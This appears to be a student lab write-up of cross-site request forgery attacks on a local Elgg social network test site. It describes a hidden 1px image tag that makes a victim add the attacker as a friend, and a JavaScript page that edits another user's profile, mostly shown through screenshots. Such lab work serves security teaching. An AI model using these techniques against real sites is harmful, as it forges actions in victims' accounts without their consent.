


Figure 1.1

When logged into Boby's account, Boby can check his guid by looking at his HTTP Request Header, when he clicks edit account on his homepage. By looking at his edit Profile request HTTP Header, we are able to determine that his guid is 40, we will use this knowledge to write the code for the malicious website.





**Figure 1.2**

2. We then edit the Malicious code with this img tag. This should have the link we get from the GET request we get for adding Alice as a friend of Boby. Now to make Alice add Boby as a friend, we submit the request in the form of an image of 1px by 1px size. So when, Alice clicks this link, the request is immediately sent to Elgg website and Boby is added as a friend.

A screenshot of a terminal window titled "index.html (/var/www/CSRF/Attacker) - gedit". The window contains the following HTML code:


```
<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>
Write your malicious web here


</body>
</html>
```

A red box highlights the text "Malicious code edited." in the terminal window.

**Figure 1.3**


3. Boby sends a mail to Alice along with the link. This link contains the malicious code as shown below.






**Figure 1.4**

4. Alice sees a message from Boby with a link in it and opens the link, where she gets redirected to the malicious website.



**Figure 1.5**


5. When Alice clicks on the link in the message, she is redirected to the [www.csrflabattacker.com/index.html](http://www.csrflabattacker.com/index.html) page which contains the img tag that has the malicious line of code. So as soon as the page is opened, without Alice clicking anything, the img tag is read a request for an image from the add friend link is made and Alice adds Boby as a friend, where Boby's guid is 40.
6. As we see in the below figure, the attack is successful. Boby is added as a friend of Alice.



**Figure 1.7**



## Task 2 Procedure:


1. Alice becomes the attacker in this Task, she is going to add something to Bob's "About me" section. As shown below in her description she is the attacker.



**Figure 2.1**

We make an edit to Alices page and check the HTTP header. From there we get the URL to be used in the javascript function(shown below). This URL must be added to a javascript code to perform this action without Boby's permission.






**Figure 2.2**

2. The javascript code to attack Boby is shown below. Alice sends a message to Boby, with this link attached to the message.

When Boby opens this mail the javascript code will run and add the entry that Alice wants him to have in his “about me” section.

The code is shown below as “indexforboby.html”.



**Figure 2.3**

3. Boby's webpage before he opens Alices message and clicks on the link, along with the HTTP Header on opening his webpage. His about me section is blank.




Figure 2.4

4. He receives mail from Alice.



